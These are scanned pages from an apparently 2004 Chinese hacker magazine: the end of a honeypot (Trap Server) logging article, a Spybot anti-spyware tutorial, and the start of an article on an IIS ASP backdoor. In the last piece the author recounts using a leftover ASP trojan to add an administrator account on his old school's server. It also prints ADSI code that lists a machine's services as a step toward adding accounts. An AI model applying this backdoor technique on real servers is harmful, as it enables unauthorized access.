我们看到第一行是说在某天某时Trap Server开始侦听服务器的80端口。接下来有行为发生，比如有账号登录服务器，发送了一个命令，行为是GET，后面是该账号的IP地址和使用的端口，再下面的一行就是这个命令获取的文件，是IIS目录下面的Index.htm文件，发送了4628个字节给来自这个地址的GET请求，完成之后用户退出。

蝴蝶：普通情况下，当我们去GET一个页面的时候，可能包含大量的图片，那么就会有很多这样的记录，需要慢慢地提取有用的信息。

很多朋友都习惯使用手工的方法去判断系统版本，最常用的就是直接Telnet它的80端口，如果我们Telnet到服务器的80端口会有什么情况呢？执行Telnet 192.168.1.9 80，然后GET并回车，我在日志里面得到如下的内容

```
--------------------------------------------
User logged in
User logged out
--------------------------------------------
```

为什么会这样呢？因为我们只是Telnet到服务器，没有获取任何文件的动作。如果执行下列的命令：Telnet 192.168.1.9 80，然后”摸黑”输入”get index.htm”，则会有下列的日志：

```
--------------------------------------------
User logged in
<2004-11-23> <22:22:15> Command GET / received from 192.168.1.9:2966
Serving file C:\Program Files\虚拟服务器软件\Web\iis\index.htm (4628 byles / 4628 bytes sent) to 192.168.1.9:2966
User logged out
--------------------------------------------
```

看到了吗？我们输入了获取Index.htm文件的命令，程序里就多了一些内容了……不难看懂吧？呵呵。

在跟踪入侵者这里，上面的一行是自动变化的，下面的是跟踪对象。下面的”最大值”是设置跟踪路由的跃点，比如设置成30就可以跟踪30个路由。

如果你点了”跟踪”，那么你就会在右下角这里看到下列情况（如图3 所示）：

Hop #	IP	Note
1	127.0.0.1	Reached in : 0 ms

图3

软件会跟踪IP经过的路由，因为我这里是在本机做测试，没有经过路由器，所以看到的只能是这样，有外网IP的朋友可以测试一下效果。


在实际应用方面，Trap Server正是现在非常流行的SQL注入攻击的天敌，能详细地记录各类手工的、利用工具实现的攻击方法，并完整地重显当时的入侵过程，这下网管朋友们知道如何跟踪这样的攻击了吧？

好了，就几个按钮的软件我罗罗嗦嗦地说了这么多，蝴蝶MM肯定又在怀疑我骗稿费了，我闪！有任何问题可以去《黑客防线》的论坛和我讨论！

蝴蝶: 2004年在全球范围内最火的攻击方式无疑是钓鱼式攻击，专家给它的定义是一种网络犯罪活动，它利用垃圾邮件将用户引导入由窃贼控制的恶意网站，这些网站看起来与正常网站没有什么两样，但窃贼通常会以升级账户信息为理由要求用户提供机密资料。钓鱼式攻击已经成为IT安全史上遇到的最大问题之一。对国内的网民来说，钓鱼式攻击应该包含一点“国情”：恶意网页和恶意程序，虽然这些东西在世界范围内都广泛的存在，但国内是最突出的。本文就为大家提供了一个可以方便地拒绝钓鱼式攻击的工具，使用简单！

适合读者：网民、入侵者

前置知识：无



用Spybot 抗衡钓鱼式攻击

文/图 盈盈

很多有好几年网龄的人都不明白，为什么只是上个网却莫名其妙地惹来一大堆广告网页窗口，这是因为多数的网页中都藏有间谍软件(Spyware)。多数的间谍软件都会透过浏览器自动下载，趁你不注意的时候将个人的隐私资料外送，这也就是不时可以听到信用卡资料在网路上被盗刷的原因之一，也就是国外很火的"钓鱼式攻击"。还好现在你可以使用SpyBot Search & Destroy(下文简称为SpyBot)将它们给一个个揪出来！

SpyBot是专门用来清理间谍程序的工具，就算是再难缠的对手在它的也无所遁形，它可以将隐藏在系统登录档中删之不去的间谍软件揪出，可以在Server级别的操作系统上使用。到目前为止，它已经可以检测一万多种间谍程序(Spyware)，并对其中的一千多种间谍软件进行免疫处理，可以说是杀毒软件的一个强有力的补充。而且这个软件是完全免费的，有几十个国家的语言界面，非常易于上手。最新版本为 1.3 RC5，软件大小为 4237KB，运行平台为Windows 9x/Me/NT/2000/XP，下载地址是 http://www.spybot-updates.com/files/spybotsd13rc5.exe。

SpyBot运行后默认的是英文界面，请点击菜单"Language"，然后选择"Chinese Simplified"选项，那么其界面就为变为简体中文的了(如图1所示)。




图1

检查并清除间谍软件

点击"检查问题"按钮，SpyBot就会对系统进行全面的扫描，完成后就会看到如图2 所示的界面。




图2

在我的电脑中共发现了28个可疑的问题(界面最底部显示)，点击每项前的"+"号还可以查看详细的信息，如捆绑的应用程序、注册表中的位置等，同时在"Kind"列还会显示替换文件、Cookies、注册表键、注册表改动等情况，这样我们就能了解到这些间谍软件对系统在什么地方进行了更动。

好了，现在点击图2 上部的"修复选定的问题"按钮，这28个可疑的问题就会被修复。

撤消清除

如果经过SpyBot部分清理系统后，发生了部分应用程式无法运行的状况，这是由于这些程式中具有间谍程式的功能项而被移除了。如果你还想继续使用的话，也还可以将它们还原。点击界面左侧的"恢复"按钮，SpyBot 便会自动叫出近期被清理掉的间谍程式清单，只要点选需要还原的项目，然后点击"恢复选定的产品"按钮即可让程序恢复正常(如图3)。

免疫

防止间谍程式的入侵是SpyBot Search & Destroy重要的先期御警功能之一，我们可以选择安装某个间谍软




图3

件或广告软件的免疫程序，这样当捆绑间谍软件或广告软件的应用程序在安装时将会认为系统中已安装，就不会影响应用程序的正常安装和运行。

点击界面左侧的"免疫"按钮，软件首先会检查系统上免疫功能的使用状况，如图4所示，只有17个有害产品已经成功免疫，1759个免疫尚未安装。




图4

如果想全部进行免疫，只需点击图4上部的"免疫"按钮就可以了。这样SpyBot将为你的系统提供安全的防护，可保上网无忧。如想撤消免疫可点击"撤消免疫"按钮。

在"Internet Explorer预防有害的下载"窗口有一个"Enable permanent blocking of bad addresses in Internet Explorer"选项，建议选中，这样就可以阻止下载那些恶意的IE插件了。诸如恶意网站修改IE等招数在Spybot保护下就不会生效了。

其实Spybot提供了很多非常出色的防范功能，让你对电脑的安全状态了若指掌。点击菜单"Mode"→"Advanced mode"项，切换到高级模式界面（如图5）。




图5

可以看到如ActiveX控件（系统中安装的所有ActiveX程序）、BHOs（所有在IE中注册的助手程序）、浏览器关键页面、Hosts文件、系统启动等项目的设置。如果某个项目前面标有绿色勾，说明是安全的，而红色勾说明可能存在问题。如果没有任何标记，则说明该项目尚不在数据库中，你可以根据不同情况移除或允许其运行。

对了，为了使自己的系统更安全，一定要经常更新数据库！因为Spybot是依照数据库内间谍软件特征来检查系统中是否存在间谍软件的。只需点击界面左侧的"更新"按钮就OK了。

适合读者：脚本攻击爱好者、网管、脚本程序员
前置知识：ASP代码阅读能力

其实我也很强大

——IIS另类后门

文/图 飞天战斗猪



终于由学校步入了社会，发现其实学校还是有很多值得我们留恋的地方，而工作其实蛮辛苦的，最主要的是不能经常和朋友一起去网上玩了。上周六回了趟学校，在主机房里和做网管的朋友聊天，偶然发现一个很熟的ASP程序在服务器的网站目录里（以前我是学校网络组的成员之一），于是连了下看看，没有给予匿名浏览的权限，不过账号勾选的是记住密码，登录成功。网页显示"添加test2用户成功"，"添加test2管理员成功"。呵呵，我连管理员密码都不知道呢。打开3389，叫朋友看了下用户列表……

"怎么你个家伙每次来都没好事？快说，这次你又搞什么啦！"

"倒！你别着急，其实只是以前的一个ASP木马没删掉嘛。"

朋友不信，打开思易等ASP木马专用查杀工具搜索了一番，还查了下各ASP网页的Classid值，又打开新版的诺顿扫描了所有盘……完了问我，你的木马呢？我打开网页，给他看代码。"晕，你这是什么木马啊，CMD又没有，FSO也没，连加密也没加，短短的几句代码……"这个说来就话长了……

在以前版本的IIS中存在两个问题。第一，缺乏一个清晰的、开放的第三方管理产品的接口和一个定制的常规管理任务自动化的可编程接口；第二，需要一个控制目录服务以使网络上的服务器能够互相发现的机制。如果这些接口存在，站点创建者可以使用各种类型的工具来编写各种类型的服务器管理应用，比如除了用户管理和安全性产品外，他们还能创建用于性能管理、安装和配置的程序。于是Microsoft在1998年早些时候发布了一个活动目录服务接口(Active Directory ServiceInterfaces，ADSI)的新版本。ADSI和IIS管理对象(IIS Administration Object，IISAO)一起提供了一个用于控制目录服务和IIS自己的联合解决方案。

IISAO能够被使用许多不同语言编制的应用所访问，其中包括C++、Delphi、Java和VB。除了数量增长迅速外，第三方站点管理工具均可以通过ADSI和IISAO更好地挂接到IIS和目录服务中。另外，IISAO也可以经由一个服务器端的脚本引擎和活动服务器页面(Active Server Page，ASP)通过Web页面被访问。事实上，如果正使用IIS 4.0以上管理工具的HTML版本，那么已经在使用IISAO。IISAO还能从使用Windows脚本主机(Windows Scripting Host，WSH)的命令行访问。

和IISAO一样，ADSI只是一组COM对象，能够在它们各自的目录服务中封装对象。这在本地目录服务和应用中创建了一个抽象层，因此，站点创建者可以通过一个单一的公共接口来控制许多不同的目录服务。利用这个功能强大的活动目录服务接口，我们能在Windows NT平台创建本地或远程主机管理员权限的完全访问，黑防以前关于脚本攻击的一些文章多少都带到了这方面的应用。

比如我们要看远程机器上开的服务(准备好Pskill，把防火墙先停了)，代码如下：

```
<%Set ComputerObj = GetObject("WinNT://127.0.0.1")
ComputerObj.Filter = Array("Service")
For Each Service in ComputerObj
Response.Write "Service display name = " & Service.
DisplayName
Response.Write("<BR>")
Response.Write "Service account name = " & Service.
ServiceAccountName
Response.Write("<BR>")
Response.Write "Service executable = " & Service.
Path
Next%>
```

执行后返回结果如图1所示。怎么样？服务全部出来了吧？连服务对应的路径都有，比任务管理器还好用。"你好象还没把你刚才做的事情说清楚啊？"OK，其实学校服务器上的ASP程序的代码也很少，从添加账户到提升权限不过十几行。

